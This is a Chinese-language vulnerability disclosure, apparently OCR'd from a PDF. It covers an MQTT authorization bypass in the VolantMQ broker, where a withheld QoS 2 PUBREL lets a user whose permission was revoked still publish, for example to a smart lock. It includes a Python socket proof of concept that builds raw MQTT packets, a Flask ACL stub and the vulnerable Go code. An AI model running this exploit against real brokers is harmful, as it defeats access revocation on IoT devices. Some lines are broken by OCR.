VolantMQ/volantmq [891 stars]

注：我们已向厂商通报此安全问题及修复建议

0x01 攻击场景与测试

考虑IoT应用的共享场景，即智能家居系统使用 MQTT 协议进行物联网设备和用户管理，其中有两个用户角色。管理员，也就是房主
可以授权其他普通用户（例如，Airbnb 客人）访问他的智能家居设备的权利。普通用户的访问权限可能会被撤销和到期。我们
认为管理员和设备是良性的，而客人可能是恶意的，会尽可能地去试图未授权访问设备（越权或是维持被撤销的权限）。

- **攻击场景**

首先，攻击者暂时（作为租客）拥有主题“A”的权限。

1. 攻击者连接 broker。

2. 攻击者向主题“A”发布“QoS 2 消息”，但没有向broker回复 PUBREL。因此broker会将此消息存储在攻击者session的“inflight”队列中。

3. 攻击者的发布权限被管理员或设备所有者撤销。

4. 攻击者保持连接不断开并且只发送 PUBREL（使用之前的“QoS 2 消息”的msg ID）

5. Broker 将完成该消息的处理并将其发布给订阅主题“A”的订阅者

- **漏洞危害**

在共享场景下，攻击者可在退房后，仍然有能力打开智能门锁。

0x02 漏洞测试步骤

- **测试环境**

VolantMQ: 0.4.0

mqtt client：任意客户端即可 (paho.mqtt)

访问控制插件：官方插件http auth（由于golang更新已不再支持plugin模块，因此这个插件目前无法使用），也可修改VolantMQ内置的auth测试插件 (见附录 `auth.go`，替换cmd/volantmq/auth.go)，由于漏洞的原理为broker的permission check位置不当 (或没有进行足够的检查)，而无关于permission check本身的正确与否，因此无论权限检查插件使用何种机制 (使用http请求授权服务器、使用database存储ACL等)，漏洞本身都是存在的。

配置测试用户：

admin: 拥有所有权限

user1(attacker): 拥有publish权限

配置文件如下：


```
version: v0.0.1
system:
  log:
    console:
      level: info # available levels: debug, info, warn, error, dpanic, panic, fatal
  http:
    defaultPort: 8080
plugins:
  enabled:
    - auth_http
  config:
    auth:                  # plugin type
      - name: internal
        backend: simpleAuth
        config:
          users:
            admin: "d74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1" # pass
            user1: "e6c3da5b206634d7f3f3586d747ffdb36b5c675757b380c6a5fe5c570c714349" # pass1
auth:
  anonymous: false
  order:
    - internal
mqtt:
  version:
    - v3.1.1
    - v5.0
  keepAlive:
    period: 60              # KeepAlive The number of seconds to keep the connection live if there's no
data.
    # Default is 60 seconds
    force: false            # Force connection to use server keep alive interval (MQTT 5.0 only)
    # Default is false
  options:
    connectTimeout: 5       # The number of seconds to wait for the CONNECT message before
disconnecting.
    # If not set then default to 2 seconds.
    offlineQoS0: true       # OfflineQoS0 tell server to either persist (true) or ignore (false) QoS 0
messages for non-clean sessions
    # If not set than default is false
    sessionPreempt: true    # Either allow or deny replacing of existing session if there new client with
same clientID
    # If not set than default is false
    retainAvailable: true   # don't set to use default
    subsOverlap: true       # tells server how to handle overlapping subscriptions from within one client
      # if true server will send only one publish with max subscribed QoS even there are n subscriptions
      # if false server will send as many publishes as amount of subscriptions matching publish topic
exists
    # Default is false
    subsId: true            # don't set to use default
    subsShared: false       # don't set to use default
```

```
    subsWildcard: true       # don't set to use default
    receiveMax: 65530        # don't set to use default
    maxPacketSize: 268435455 # don't set to use default
    maxTopicAlias: 65535     # don't set to use default
    maxQoS: 2
listeners:
  defaultAddr: "0.0.0.0" # default 127.0.0.1
  mqtt:
    tcp:
      1883:
        auth:
        tls:
    ws:
      8883:
```


若使用http auth或是附录中的`auth.go`，则仅需简单写一个http服务 (见附录`app.py`)，在broker请求/acl页面获取用户是否拥有进行敏感操作的权限时，回复"allow" (代表拥有权限)/"xxxxx"即可。

```
# app.py
from flask import Flask, request, render_template, session, jsonify
from flask_cors import CORS, cross_origin
import json
import time as mytime
from datetime import *

app = Flask(__name__)
cors = CORS(app)


@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "allow"
    return resp


if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True, port=80)
```

- **测试步骤**



1. 攻击者上线，并发布一条QoS2消息，但是不回复PUBREL



使用现有的mqtt客户端可能修改比较麻烦，可直接构造MQTT报文（最简单的方法是直接使用wireshark复制出正常客户端的流量）：

```
import socket


def calcRemainLen(x):
    results = []
    len = x
    while (len > 0):
        tmp = len % 128
        len = len // 128
        if (len > 0):
            results.append(tmp | 128)
```

```
        else:
            results.append(tmp)
    return bytes(results).hex()


def CONNECT():
    # fixHeader + variableHeader + userProperties + clientId + willProperties + otherPayload
    variableHeader = "00044d51545405d4173c"
    # session expiry inteval = 0x64 , user properties = ("123","123")
    userProperties = "1100000064" + "2600033132330003313233" * 1
    # clientId = "user1"
    clientId = "00057573657231"
    # user properties = ("123","123")
    willProperties = "180000003c" + "2600033132330003313233"
    # username = "user1", password = "pass1"(wrong)
    otherPayload = "000b6d6573736167652f636d6400047465737400057573657231000570617373331"
    userProperties = calcRemainLen(len(userProperties) // 2) + userProperties
    willProperties = calcRemainLen(len(willProperties) // 2) + willProperties
    fixHeader = "10" + calcRemainLen((len(variableHeader) + len(userProperties) + len(clientId) +
len(willProperties) + len(otherPayload)) // 2)

    connectPayload = bytes.fromhex(fixHeader + variableHeader + userProperties + clientId +
willProperties + otherPayload)
    return connectPayload


def CONNECT_V3():
    #bin = "101100044d5154540400003c00057573657231"
    bin = "101f00044d51545404c0095c0005757365723100057573657231000570617373331"
    return bytes.fromhex(bin)


def PUBLISH_V3():
    bin = "340d000474657374000167878786b"
    return bytes.fromhex(bin)


def PUBLISH():
    bin = "340d000474657374000167878786b"
    return bytes.fromhex(bin)


def PUBREL():
    bin = "62020001"
    return bytes.fromhex(bin)


def CONACK():
    bin = "200900000622000a210014"
    return bytes.fromhex(bin)


def PUBLISHWithPacketId():
    # packet ID = 251
    bin = "3415000b6d6573736167652f636d64" + "0002" + "00667878786b"
    return bytes.fromhex(bin)
```

```
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect(('127.0.0.1', 1883))

client.send(CONNECT_V3())

# exit()
input()
client.send(PUBLISH_V3())
# 这里其实是暂时不发PUBREL
input()
client.send(PUBREL())
x = client.recv(1024)
print(x)
client.close()
```

2. 管理员撤销攻击者PUBLISH权限

若使用`auth.go`进行访问控制，则可手动控制auth server的访问控制配置来进行测试，例如当撤销attacker全新啊时，修改web服务代码`app.py`中的回复为`deny`：

```
from flask import Flask, request, render_template, session, jsonify
from flask_cors import CORS, cross_origin
import json
import time as mytime
from datetime import *

app = Flask(__name__)
cors = CORS(app)


@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "deny"
    return resp


if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True, port=80)
```

3. 攻击者使用cleanStart=False重新连接(或是保持连接不断开)，然后发送PUBREL

```
# 这里接上上面的脚本
input()
client.send(PUBREL())
x = client.recv(1024)
print(x)
client.close()
```

随后，该QoS2消息被正常投递给订阅者，即使其发布者并没有权限，但是攻击者能控制在合适投递这条消息。

0x03 漏洞原理分析

1. 当broker向订阅者投递普通消息/retained message时，即没有检查发布者权限（仅在收到 `PUBLISH` 报文时检查，在收到 `PUBREL` 报文开始投递时没有检查），也没有检查订阅者是否拥有接收消息的权限

connection\session.go: 93

```
// SignalPublish process PUBLISH packet from client
func (s *session) SignalPublish(pkt *mqttp.Publish) error {
    pkt.SetPublishID(s.subscriber.Hash())

    // [MQTT-3.3.1.3]
    if pkt.Retain() {
        if err := s.messenger.Retain(pkt); err != nil {
            s.log.Error("Error retaining message", zap.String("clientId", s.id), zap.Error(err))
        }
    }

    if err := s.messenger.Publish(pkt); err != nil {
        s.log.Error("Couldn't publish", zap.String("clientId", s.id), zap.Error(err))
    }

    return nil
}
```